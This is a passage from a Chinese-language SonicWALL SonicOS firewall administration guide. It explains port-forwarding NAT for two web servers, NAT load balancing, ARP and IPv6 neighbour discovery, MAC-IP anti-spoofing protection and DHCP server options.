下面，您将制定计划，通过防火墙的 WAN IP 地址提供对两个内部 Web 服务器的公共访问；其中每个服务器都已关联至唯一的自定义端口。在下面的示例中，您将设置两个端口，但也可以创建更多个端口，只要这些端口全部都是唯一的端口即可。

如需使用防火墙的 WAN IP 地址来提供对多个内部服务器的访问，完成以下任务：

1 为服务器用来响应的唯一公用端口创建两个自定义服务对象。

2 为服务器的专用 IP 地址创建两个地址对象。

3 创建两个 NAT 条目，以便两个服务器发起到公共互联网的流量。

4 创建两个 NAT 条目，将自定义端口映射至实际监听端口，以及将专用 IP 地址映射至防火墙的 WAN IP 地址。

5 创建两个访问规则条目，以便任何公共用户通过防火墙的 WAN IP 地址和服务器各自的唯一自定义端口连接到两个服务器。

完成此配置的步骤如下：

1 创建用于这两个端口的自定义服务。

   a 转到**防火墙 > 服务**页面。

   b 单击**添加**按钮。将显示**添加服务**对话框。

   c 为您的自定义服务提供名称，例如 **servone_public_port** 和 **servtwo_public_port**。

   d 选择 **TCP(6)** 作为协议。

   e 输入 **9100** 作为起始端口，输入 **9200** 作为终止端口。

   f 配置完每个自定义服务后，单击**添加**按钮保存自定义服务。

   g 配置完这两个自定义服务后，单击**关闭**按钮。

2 转至**网络 > 地址对象**页面。

   a 单击**添加**按钮。此时会显示**添加地址对象**对话框。

   b 在**名称**字段中，为服务器私有 IP 地址输入描述性的名称，例如 **public_ports**。

   c 从**区域分配**下拉菜单中，选择服务器所位于的区域。

   d 从**类型**下拉菜单中选择**主机**。

   e 在 **IP 地址**字段中输入服务器的私有 IP 地址。

   f 配置完地址对象后，单击**添加**按钮创建地址对象。

   g 单击**关闭**按钮关闭对话框。

3 转至**网络 > NAT 策略**页面。

   a 单击**添加**按钮。随即显示**添加 NAT 策略**对话框。

   b 要创建一条 NAT 策略，以便两个服务器使用防火墙的 WAN IP 地址向公共互联网发起流量，请选择表 50 中显示的选项：

表 50. 选项的选择：两个服务器向互联网发起流量示例

选项	第一个服务器的值	第二个服务器的值
发包来源	servone_private_ip	servtwo_private_ip
已转换的源	WAN 主要 IP	WAN 主要 IP

表 50. 选项的选择：两个服务器向互联网发起流量示例

选项	第一个服务器的值	第二个服务器的值
发包目标	任何	任何
已转换目标	初始	初始
发包服务	任何	任何
已转换服务	初始	初始
入站接口	X2	X2
出站接口	X1	X1
备注	输入简短的描述	输入简短的描述
启用 NAT 策略	选中	已选中
创建反向策略	清除	清除

c 为每个服务器配置完 NAT 策略后，单击**添加**按钮以添加并激活该 NAT 策略。

d 完成时，单击**关闭**。

部署这些策略后，在服务器发起流出 WAN 接口（默认为 X1 接口）的流量时，防火墙会将这些服务器的专用 IP 地址转换为公用 IP 地址。

4 在**网络 > NAT 策略**页面上，再次单击**添加**按钮。随即显示**添加 NAT 策略**窗口。

1 要创建 NAT 策略，以便将自定义端口映射至服务器的真实监听端口，以及将防火墙的 WAN IP 地址映射至服务器的专用地址，请选择以下选项：

表 51. 选项的选择：将自定义端口映射至服务器示例

选项	第一个服务器的值	第二个服务器的值
发包来源	任何	任何
已转换的源	初始	初始
发包目标	WAN 主要 IP	WAN 主要 IP
已转换目标	servone_private_ip	servtwo_private_ip
发包服务	servone_public_port	servtwo_public_port
已转换服务	HTTP	HTTP
入站接口	X1	X1
出站接口	任何	任何 注：确保已选择**任何**作为目标接口（而不是服务器所在的接口）。这可能看起来不符合直觉，但实际上是正确的操作（如果您尝试指定该接口，将会报错）。
备注	输入简短的描述	输入简短的描述
启用 NAT 策略	选中	已选中
创建反向策略	清除	清除

e 为每个服务器配置完 NAT 策略后，单击**添加**按钮以添加并激活该 NAT 策略。

f 完成后，单击**关闭**按钮以关闭**添加 NAT 策略**窗口。

部署这些策略后，在连接请求通过 WAN 接口（默认为 X1 接口）到达时，防火墙会将服务器的公用 IP 地址转换为专用 IP 地址。

5 创建允许来自公共互联网的任何人使用自定义端口和防火墙的 WAN IP 地址访问这两个 Web 服务器的访问规则。

a 转到**防火墙 > 访问规则**页面。

b 选择用于“WAN”到“销售”区域的策略。

c 单击**添加...**按钮。将显示**添加规则**对话框。

d 如需创建访问规则，输入表 52 中显示的值：

表 52. 选项的选择：创建访问规则示例

选项	第一个服务器的值	第二个服务器的值
操作	允许	允许
服务	servone_public_port	servtwo_public_port
源	任何	任何
目标	WAN IP 地址	WAN IP 地址
允许的用户	全部	全部
日程	始终打开	始终打开
日志	选中	选中
备注	输入简短的描述	输入简短的描述

e 为每个服务器配置完访问规则后，单击**添加**按钮以添加并激活该访问规则。

f 完成时，单击**关闭**。

完成后，尝试使用位于公共互联网中的系统，通过防火墙的 WAN IP 地址在新的自定义端口上访问 Web 服务器（例如：`http://67.115.118.70:9100` 和 `http://67.115.118.70:9200`）。您应该能够成功连接 Web 服务器。如果没有成功，请回顾本章节以及前一章节，确保已正确输入所有必需的设置。

使用 NAT 负载均衡

主题：

- 第 418 页的前提条件
- 第 419 页的配置 NAT 负载均衡
- 第 420 页的排除 NAT 负载均衡故障

前提条件

重要：后面几页**任务列表**部分显示的示例使用的是来自演示设置的 IP 寻址信息 – 请确保使用您的设置中的正确寻址信息来替换示例中所示的任何 IP 寻址信息。另外接口名称可能不同。

注：强烈建议您为所有类别启用记录，并为记录启用名称解析。

启用日志和警报的步骤如下：

1 转至**日志 > 设置**。

2 从**日志级别**旁的下拉菜单选择**调试**。

3 从**视图样式**旁的下拉菜单选择**所有类别**。

4 选中日志和警报旁边的标题栏中的复选框以捕获所有类别，然后单击右上角的**应用**按钮保存并激活这些更改。相关示例，请参见下面的界面截图。调试日志只应用于初始配置和故障排除，建议在完成设置后，将记录级别设为更适合您的网络环境的级别。

启用日志名称解析的步骤如下：

1 转至**日志** > **名称解析**。



2 从**名称解析方法**下拉菜单中选择**先 DNS 后 NetBIOS**。将显示 **DNS 设置**部分。



3 选中**从 WAN 区域动态继承 DNS 设置**选项。将自动填写**日志解析 DNS 服务器**字段，且无法更改。

4 单击**接受**按钮以保存并激活更改。

配置 NAT 负载均衡

配置 NAT 负载均衡，必须完成以下任务的步骤如下：

1 创建地址对象。

2 创建地址组。

3 创建入站 NAT LB 策略。

4 创建出站 NAT LB 策略。

5 创建防火墙规则。

6 根据需要验证并排除网络故障。

完成此配置的步骤如下：

1 创建网络对象：

a 转至**网络 > 地址对象**页面。

b 创建用于两个内部 Web 服务器的网络对象，以及外部用户用来访问这些服务器的虚拟 IP (VIP)。

2 创建地址组：

a 单击**地址组**选项卡。

b 创建一个名为 **www_group** 的地址组。

c 添加您刚刚创建的两个内部服务器地址对象。

3 创建用于 www_group 的入站 NAT 规则：

a 使用**粘性 IP** 作为 NAT 方法，创建一条 NAT 规则，以便将任何尝试访问 VIP 的用户转换至您刚刚创建的地址组。

注：暂时不要保存该 NAT 规则。

4 设置 **LB 类型**和**服务器活跃度方法**。

a 在 NAT 策略配置控制的**高级**选项卡中，可以指定通过 ICMP ping 或通过查看打开的 TCP 套接字来监视该对象（或者对象组或包含对象组的组）。在本示例中，我们将通过监视 TCP 端口 80 来查看服务器是否正在正常运行和响应（这种方法很有效，因为该端口是用户正在尝试访问的对象）。

b 单击**添加**按钮以保存并激活更改。

注：在进一步操作之前，请查看日志和状态页，以确定是否已检测到这些资源并将其记录为在线状态。有两条警报将显示为防火墙事件，并显示消息网络监控：主机 `192.160.200.220` 在线（使用您的 IP 地址）。如果没有看到这两条消息，请检查上述步骤。

c 单击**关闭**按钮。

5 创建用于 LB 组的出站 NAT 规则。

a 创建一条 NAT 规则，以便在内部服务器访问 WAN 接口（默认为 X1 接口）外部的资源时将其转换为 VIP。

6 创建用于 VIP 的防火墙规则。

a 创建一条防火墙规则，以便来自外部的流量通过 VIP 访问内部 Web 服务器。

7 测试您的工作。

a 在位于 WAN 外部的笔记本电脑中，使用 Web 服务器通过 HTTP 连接到 VIP。

注：如果希望平衡一个或多个 SonicWALL SRA 设备的负载，请使用 HTTPS 作为允许的服务，重复步骤 1 至步骤 7。

排除 NAT 负载均衡故障

如果看起来无法访问 Web 服务器，请转至**防火墙 > 访问规则**页，并将鼠标悬停在**统计**图标上。

如果规则的配置有误，您将不会看到任何 Rx 或 TX 字节；如果规则正常工作，则每次从外部成功访问经过负载均衡的资源时，都会显示 Rx 或 TX 字节增量。

您还可以查看**防火墙 > NAT 策略**页，并将鼠标悬停在**统计**图标上。如果策略的配置有误，您将不会看到任何 Rx 或 TX 字节；如果策略正常工作，则每次从外部成功访问经过负载均衡的资源时，都会显示 Rx 或 TX 字节增量。

最后，查看日志和状态页，确定是否有任何关于网络监控的警报（显示为黄色）提到了处于离线状态的主机；这可能是由于防火墙未能访问您的全部负载均衡资源，且探测机制已将其标记为离线和停止服务状态。查看负载均衡资源，确保它们都能正常工作，且检查它们与防火墙之间的网络连接。

37

管理 ARP 流量

- 第 421 页的网络 > ARP
  - 第 422 页的静态 ARP 条目
  - 第 422 页的使用静态 ARP 的次要子网
  - 第 423 页的 ARP 设置
  - 第 423 页的清除 ARP 缓存

网络 > ARP

ARP（地址解析协议）将第 3 层（IP 地址）映射至第 2 层（物理或 MAC 地址），以便位于相同子网中的主机相互通信。ARP 是一种广播协议，可能会在您的网络中产生大量网络流量。为尽量减少广播流量，因而维护 ARP 缓存来存储和重用之前学习的 ARP 信息。



主题：

- 第 422 页的静态 ARP 条目
- 第 422 页的使用静态 ARP 的次要子网
- 第 423 页的 ARP 设置
- 第 423 页的清除 ARP 缓存

静态 ARP 条目

静态 ARP 功能用于在第 2 层 MAC 地址与第 3 层 IP 地址之间创建静态映射，同时提供以下功能：



- **发布条目** - 在添加静态 ARP 窗口中启用发布条目选项将使防火墙设备使用指定的 MAC 地址来响应指定 IP 地址的 ARP 查询。例如，可以使用该功能让防火墙设备通过添加防火墙的 MAC 地址来答复特定接口上的次要 IP 地址。请参见下文中的“次要子网”章节。
- **绑定 MAC 地址** - 启用**添加静态 ARP** 窗口中的**绑定 MAC 地址**选项会将指定的 MAC 地址绑定到指定的 IP 地址和接口。可以使用此选项来确保特定工作站（通过网卡的唯一 MAC 地址进行识别）只能在防火墙的指定接口上使用。将 MAC 地址绑定到某个接口后，防火墙将不会对其他任何接口响应该 MAC 地址。它还会删除可能已经存在的对该 MAC 地址的任何动态缓存引用，且禁止对该 MAC 地址进行更多（非唯一的）静态映射。
- **动态更新 IP 地址** -“添加静态 ARP”窗口中的**动态更新 IP 地址**设置是**绑定 MAC 地址**选项的子功能。它允许在使用 DHCP 动态分配 IP 寻址的情况下，将 MAC 地址绑定到某个接口。启用此选项将禁用“IP 地址”字段，并使用由防火墙的内部 DHCP 服务器或者由外部 DHCP 服务器（如果正在使用 IP 助手）分配的 IP 地址来填充 ARP 缓存。

使用静态 ARP 的次要子网

静态 ARP 功能允许在其他接口上添加次要子网，而且无需添加自动 NAT 规则。

添加使用静态 ARP 方法的次要子网

1 为将要用于次要子网的网关地址添加“已发布”的静态 ARP 条目，从而为其指定将要连接到的防火墙接口的 MAC 地址。

2 添加用于该子网的静态路由，使得防火墙将其视为有效流量，并确定将该子网的流量路由到哪个接口。

3 添加访问规则，以便以该子网为目的地的流量流经正确的网络接口。

4 可选：在上游设备中添加静态路由，以便这些设备知道使用哪个网关 IP 到达次要子网。

考虑以下网络示例：

为支持以上配置，首先为 192.168.50.1（将作为次要子网的网关的地址）创建一个发布的静态 ARP 条目，并将其与相应的 LAN 接口关联。在网络 > ARP 页面中，选择静态 ARP 条目部分中的添加按钮，然后添加以下条目：



该条目将出现在表格中。



转至**网络 > 路由**页面，并添加用于 192.168.50.0/24 网络的静态路由，以及 X3 接口上的 255.255.255.0 子网掩码。

要使流量到达 192.168.50.0/24 子网，并使 192.168.50.0/24 子网连接 LAN 中的主机，请转至**防火墙 > 访问规则**页面并添加相应的访问规则，以允许流量通过。

ARP 设置

- **ARP 缓存条目超时 (分钟)** – 指定条目超以及从缓存刷新的时间段。最小时间为 2 分钟，最大时间为 600 分钟（10 小时），默认值为 **10** 分钟。
- **不要从 ARP 请求收集源数据** – 选择此设置以禁止从 ARP 请求获取源数据。

清除 ARP 缓存

如果网络中的设备发生 IP 地址变化，有时可能需要刷新 ARP 缓存。由于 IP 地址与物理地址相关联，因此有可能 IP 地址发生了变化，但仍旧与 ARP 缓存中的物理地址相关联。刷新 ARP 缓存可以在 ARP 缓存中收集和存储新信息。单击**清除 ARP 缓存**以清除该信息。

要清除 ARP 缓存表中的某个条目，选择此条目并单击**清除**。可以选择多个条目。

要配置具体的条目超时时间，请在 **ARP 缓存条目超时（分钟）**字段中输入以分钟为单位的值。

38

配置邻居发现协议

- 第 424 页的网络 > 邻居发现(仅限 IPv6)

网络 > 邻居发现(仅限 IPv6)

邻居发现协议 (NDP) 是一个新的消息传递协议，它作为 IPv6 的一部分创建，用于执行 IPv4 中的 ICMP 和 ARP 完成的各种任务。和 ARP 一样，邻居发现将构建一个动态条目的缓存，且管理员可以配置静态邻居发现条目。下表显示类似于传统 IPv4 邻居消息的 IPv6 邻居消息和功能。


表 53. IPv4/IPv6 邻居消息和功能

IPv4 邻居消息	IPv6 邻居消息
ARP 请求消息	邻居请求消息
ARP 中继消息	邻居公告消息
ARP 缓存	邻居缓存
免费 ARP	重复地址检测
路由器请求消息（可选）	路由器请求（必需）
路由器公告消息（可选）	路由器公告（必需）
重定向报文	重定向报文

使用静态 NDP 功能，可以在三层 IPv6 地址与二层 MAC 地址之间创建静态映射。

如需配置静态 *NDP* 条目，请执行以下步骤：

1 转至**网络 > 邻居发现**页面。



2 在**网络 > 邻居发现**页面中，单击**添加**按钮。随即显示**添加静态 NDP**对话框。



3 在 **IP 地址**字段中，输入远程设备的 IPv6 地址。

4 在**接口**下拉菜单中，选择将作为条目的防火墙接口。

5 在 **MAC 地址**字段中，输入远程设备的 MAC 地址。

6 单击**确定**。已添加了静态 NDP 条目。

NDP 缓存表显示所有当前的 IPv6 邻居。将显示以下类型的邻居：

- **可达** - 已知可在 30 秒内到达此邻居。
- **过时** - 已知不再能够到达此邻居，且已在 1200 秒内将流量发送到此邻居。
- **静态** - 已手动将此邻居配置为静态邻居。

39

配置 MAC-IP 反欺骗

- 第 426 页的网络 > MAC-IP 反欺骗
  - 第 426 页的 MAC-IP 反欺骗保护概述
  - 第 427 页的配置 MAC-IP 反欺骗保护

网络 > MAC-IP 反欺骗

本章节介绍如何计划、设计和在 SonicWALL SonicOS 中实施 MAC-IP 反欺骗保护。

主题：

- 第 426 页的 MAC-IP 反欺骗保护概述
- 第 427 页的配置 MAC-IP 反欺骗保护

MAC-IP 反欺骗保护概述

基于 MAC 和 IP 地址的攻击在当前的网络安全环境中越来越常见。这些类型的攻击通常瞄准局域网 (LAN)，且可能源自网络外部或内部。事实上，任何位置，只要内部 LAN 有所暴露，例如会议室、学校或图书馆等，都有可能给这些类型的攻击提供可乘之机。这些攻击还有其他多种名称：中间人攻击、ARP 中毒、SPITS。MAC-IP 反欺骗功能通过为管理员提供多种方法来控制对网络的访问，以及通过消除位于 OSI 2/3 层的欺骗攻击，降低了这类攻击带来的风险。

MAC-IP 反欺骗功能的效能集中体现在两个方面。第一个方面是许可控制。利用它，管理员能够有权选择访问网络的设备。第二个方面是消除欺骗攻击，例如在第 2 层的拒绝服务攻击。要实现上述目标，必须构建两项信息缓存：MAC-IP 反欺骗缓存和 ARP 缓存。

MAC-IP 反欺骗缓存将验证流入数据包并确定这些数据包是否允许进入网络内部。系统将在此缓存中查找流入数据包的源 MAC 和 IP 地址。如果找到这些地址，则允许数据包通过。MAC-IP 反欺骗缓存通过以下一个或多个子系统构建：

- 基于 DHCP 服务器的租约（SonicWALL - DHCP 服务器）
- 基于 DHCP 中继的租约（SonicWALL - IP 助手）
- 静态 ARP 条目
- 用户创建的静态条目

ARP 缓存通过以下子系统构建：

- ARP 数据包；包括 ARP 请求和响应
- 来自用户创建条目的静态 ARP 条目
- MAC-IP 反欺骗缓存

MAC-IP 反欺骗子系统通过锁定 ARP 缓存实现出口控制，因此不会有不良设备或有害的 ARP 数据包欺骗出口数据包（离开网络的数据包）。这样可以防止防火墙基于映射，将数据包路由到非目标设备。还可以通过在客户端的 ARP 缓存中刷新客户端自己的 MAC 地址来防范中间人攻击。

配置 MAC-IP 反欺骗保护

主题：

- 第 427 页的接口设置
- 第 428 页的反欺骗缓存
- 第 429 页的检测到的反欺骗列表
- 第 430 页的 IP 助手扩展

接口设置

要编辑网络安全设备管理界面中的 MAC-IP 反欺骗设置，请访问**网络 > MAC-IP 反欺骗**页面。



要配置特定接口的设置，请单击所需接口的**配置**图标。



随即显示所选接口的**设置**窗口。在此窗口中，可通过单击对应的复选框来启用或禁用以下设置。完成此接口的设置选择后，单击**确定**。可使用以下选项：

- **启用**：针对通过此接口的流量启用 MAC-IP 反欺骗子系统
- **静态 ARP**：允许通过静态 ARP 条目来构建反欺骗缓存
- **DHCP 服务器**：允许通过防火墙 DHCP 服务器提供的活动 DHCP 租用来构建反欺骗缓存
- **DHCP 中继**：允许基于 IP 助手，通过 DHCP 中继提供的活动 DHCP 租用来构建反欺骗缓存。要了解对 IP 助手所做的更改，请参见第 430 页的 IP 助手扩展。
- **ARP 锁定**：锁定 MAC-IP 反欺骗缓存中所列设备的 ARP 条目。它通过 MAC-IP 反欺骗配置为接口应用出口控制，并将 MAC-IP 缓存条目添加为 ARP 缓存中的永久条目。这样可以控制 ARP 中毒攻击，因为非法的 ARP 数据包不会更改 ARP 缓存。
- **ARP 监控**：启用针对接口上的每个 MAC-IP 缓存条目，向客户端机器生成主动提供的单播 ARP 响应。此过程有助于防范中间人攻击。
- **加强**：对接口启用入口控制，阻止来自未在 MAC-IP 反欺骗缓存中列出的设备的流量。
- **欺骗检测**：记录未能通过反欺骗缓存的所有设备，并将其列在检测到的反欺骗列表中。
- **允许管理**：允许所有以该设备的 IP 地址为目的地的数据包通过，即便是来自当前未在反欺骗缓存中列出的设备的数据包。

调整设置后，将会更新 MAC-IP 反欺骗面板中的接口列表。具有白色复选标记的绿色圆圈的图标标识启用。



> **注：**MAC-IP 反欺骗列表中排除了以下接口：非以太网接口、端口屏蔽成员接口、2 层桥接对接口、高可用性接口，以及高可用性数据接口。

反欺骗缓存

MAC-IP 反欺骗缓存中列出了所有 MAC 地址到 IP 地址绑定，包括当前列为“已获授权”访问网络的所有设备，和标记为已列入网络“黑名单”（被拒绝访问）的所有设备。您也可以标记能像路由器一样工作且其后存在一个网络的设备。



将显示“添加静态 MAC-IP 反欺骗”对话框。

向反欺骗缓存添加设备的步骤如下：

1 单击反欺骗缓存表下面的**添加**按钮。将显示“添加静态 MAC-IP 反欺骗”对话框。

2 在**接口**下拉列表，选择设备流量要到达的接口。

3 在 **IP 地址**字段，输入设备的 IP 地址。

4 在 **MAC 地址**字段，输入设备的 MAC 地址。

5 要指定设备作为路由器且其后存在一个网络，选择**路由器**复选框。

6 要将设备添加到黑名单列表并阻塞来自该设备的流量，选择**记于黑名单列表中的设备**复选框。

将设备“列入黑名单”将导致阻止来自此设备的数据包（无论设备的 IP 地址如何）。

7 单击**确定**。

如果您需要编辑某个静态反欺骗缓存条目，请选中 IP 地址左侧的复选框，然后单击同一行内**配置**列下面的铅笔图标。

可删除单个或多个静态反欺骗缓存条目。为此，请选中每个条目旁边的删除复选框，然后单击**删除**按钮。

要清除缓存统计，请选择所需的设备，然后单击**清除统计**。

如果想要查看最近的可用缓存信息，请单击**刷新**按钮。



注：即使在已启用 MAC-IP 反欺骗的情况下仍忽略一些数据包类型：1) 非 IP 数据包，2) 源 IP 为 0 的 DHCP 数据包，3) 来自 VPN 隧道的数据包，4) 使用无效的单播 IP 作为其源 IP 的数据包，以及 5) 来自未在反欺骗设置下面启用管理状态的接口的数据包。

检测到的反欺骗列表

检测到的反欺骗列表中显示了未能通过入口反欺骗缓存检查的设备。可将此列表中的条目添加为静态反欺骗条目。为此，请单击所需设备**添加**列下面的**编辑**图标。随即将打开一个警告消息窗口，询问您是否想要添加此静态条目。单击**确定**以继续，单击**取消**以返回到检测到的反欺骗列表。



单击**清除**按钮可清除列表中的条目。还可通过单击**解析**按钮，使用 NetBIOS 来解析每个设备的名称。

您可通过使用表格的“筛选器”功能来识别特定设备。



要识别某个设备，您必须填写提供的字段，指定设备的 IP 地址、接口、MAC 地址或名称。必须使用相应的操作符语法来填写该字段：

表 54. 过滤器操作符语法选项

运算符	语法选项
包含类型的值	• Ip=1.1.1.1 或 ip=1.1.1.0/24 • Mac=00:01:02:03:04:05 • Iface=x1
字符串	• X1 • 00:01 • Tst-mc • 1.1.
AND	• Ip=1.1.1.1;iface=x1 • Ip=1.1.1.0/24;iface=x1;just-string
或者	• Ip=1.1.1.1,2.2.2.2,3.3.3.0/24 • Iface=x1,x2,x3
负值	• !ip=1.1.1.1;!just-string • !iface=x1,x2
混合	• Ip=1.1.1.1,2.2.2.2;mac=00:01:02:03:04:05; just-string;!iface=x1,x2

IP 助手扩展

为支持来自 IP 助手 DHCP 中继子系统的租用，IP 助手面板（位于**网络 > IP 助手**中）中进行了以下更改：

- 作为 DHCP 中继逻辑的一部分，IP 助手学习在客户端与 DHCP 服务器之间交换的租用，然后将其保存到闪存中。
- 这些学习到的租用将作为 IP 助手状态同步消息的一部分同步到闲置的防火墙。

将来自这些租用的 MAC 和 IP 地址绑定传输到 MAC-IP 反欺骗缓存中。




40

设置 DHCP 服务器

- 第 431 页的网络 > DHCP 服务器
  - 第 432 页的 DHCP 服务器选项功能
  - 第 433 页的每个接口上的多个 DHCP 作用域
  - 第 434 页的配置 DHCP 服务器
  - 第 435 页的 DHCP 服务器租用范围
  - 第 435 页的当前 DHCP 租用
  - 第 435 页的配置高级 DHCP 服务器选项
  - 第 439 页的配置用于动态范围的 DHCP 服务器
  - 第 442 页的配置静态 DHCP 条目
  - 第 445 页的配置用于 DHCP 租用范围的 DHCP 常规选项
  - 第 446 页的 DHCP 选项编号
  - 第 452 页的 DHCP 和 IPv6

网络 > DHCP 服务器



Dell SonicWALL 安全设备包含一个 DHCP（动态主机配置协议）服务器，用于向网络客户端分配 IP 地址、子网掩码、网关地址和 DNS 服务器地址。**网络 > DHCP 服务器**页面中包含了防火墙 DHCP 服务器的配置。

您可以使用防火墙的 DHCP 服务器或网络中现有的 DHCP 服务器。如果您的网络使用自己的 DHCP 服务器，请确保已清除**启用 DHCP 服务器**复选框。

防火墙的 DHCP 服务器能够分配的地址范围和 IP 地址数量取决于防火墙的型号、操作系统和许可证。下表显示了 Dell SonicWALL 网络安全设备允许的最大 DHCP 租用数。

表 55. 允许的最大 DHCP 租用数

平台	最大 DHCP 租用数	平台	最大 DHCP 租用数	平台	最大 DHCP 租用数
SM 9600	16384	NSA 6600	16384	TZ600	4096
SM 9400	16384	NSA 5600	8192	TZ500/TZ500 W	4096
SM 9200	16384	NSA 4600	8192	TZ400/TZ400 W	4096
		NSA 3600	4096	TZ300/TZ300 W	4096
SOHO W	4096	NSA 2600	4096	TZ600	4096

主题：

- 第 432 页的 DHCP 服务器选项功能
- 第 433 页的每个接口上的多个 DHCP 作用域
- 第 434 页的配置 DHCP 服务器
- 第 435 页的 DHCP 服务器租用范围
- 第 435 页的当前 DHCP 租用
- 第 435 页的配置高级 DHCP 服务器选项
- 第 439 页的配置用于动态范围的 DHCP 服务器
- 第 442 页的配置静态 DHCP 条目
- 第 445 页的配置用于 DHCP 租用范围的 DHCP 常规选项
- 第 446 页的 DHCP 选项编号
- 第 452 页的 DHCP 和 IPv6

DHCP 服务器选项功能

Dell SonicWALL DHCP 服务器选项功能为 DHCP 选项（也称为“供应商扩展”，基本定义参见 RFC 2131 和 2132）提供支持。DHCP 选项使得用户能够以预定义的供应商特定信息（存储在 DHCP 消息的选项字段中）的形式指定附加的 DHCP 参数。将 DHCP 消息发送到网络中的客户端时，它会提供供应商特定的配置和服务信息。第 446 页的 DHCP 选项编号章节按照 RFC 分配的选项编号提供了 DHCP 选项列表。

主题：

- 第 432 页的优点
- 第 433 页的 DHCP 服务器选项功能如何工作
- 第 433 页的支持的标准

优点

Dell SonicWALL DHCP 服务器选项功能提供了按编号或名称选择 DHCP 选项的简单接口，使得 DHCP 配置过程更加快速、轻松且符合 RFC 规定的 DHCP 标准。

DHCP 服务器选项功能如何工作

DHCP 服务器选项功能允许基于 RFC 定义的选项编号，使用下拉菜单定义 DHCP 选项，以便管理员轻松地创建 DHCP 对象和对象群组，以及配置用于动态和静态 DHCP 租用范围的 DHCP 常规选项。完成定义后，DHCP 选项将包含在 DHCP 消息（该消息随后传递到网络中的 DHCP 客户端）的选项字段中，描述可用的网络配置和服务。

支持的标准

DHCP 服务器选项功能支持以下标准：

- RFC 2131 - 动态主机配置协议
- RFC 2132 - DHCP 选项和 BOOTP 供应商扩展

每个接口上的多个 DHCP 作用域

主题：

- 第 433 页的什么是每个接口上的多个 DHCP 作用域？
- 第 433 页的多个 DHCP 作用域的优点
- 第 433 页的每个接口上的多个 DHCP 作用域的工作方式

什么是每个接口上的多个 DHCP 作用域？

通常，DHCP 客户端和服务器都驻留在同一 IP 网络或子网中，但有时 DHCP 客户端及其关联的 DHCP 服务器并未驻留在同一子网中。每个接口上的多个 DHCP 作用域功能允许一个 DHCP 服务器为跨越多个子网的客户端管理不同的作用域。

多个 DHCP 作用域的优点

效率 – 单个 DHCP 服务器可以为跨越多个子网的客户端提供 IP 地址。

兼容 DHCP over VPN – 以统一的方式处理中继 DHCP 消息的处理，不论它来自 VPN 隧道还是 DHCP 中继代理。

用于站点到站点 VPN 的多个作用域 – 在使用内部 DHCP 服务器时，可使用与 LAN/DMZ 子网不同的作用域范围来配置远程子网。远程子网的作用域范围取决于在远程网关中设置的“中继 IP 地址”。

用于群组 VPN 的多个作用域 – 在使用内部 DHCP 服务器时，可使用与 LAN/DMZ 子网不同的作用域范围来配置 SonicWALL GVC 客户端。GVC 客户端的作用域范围取决于在中央网关中设置的“中继 IP 地址（可选）”。

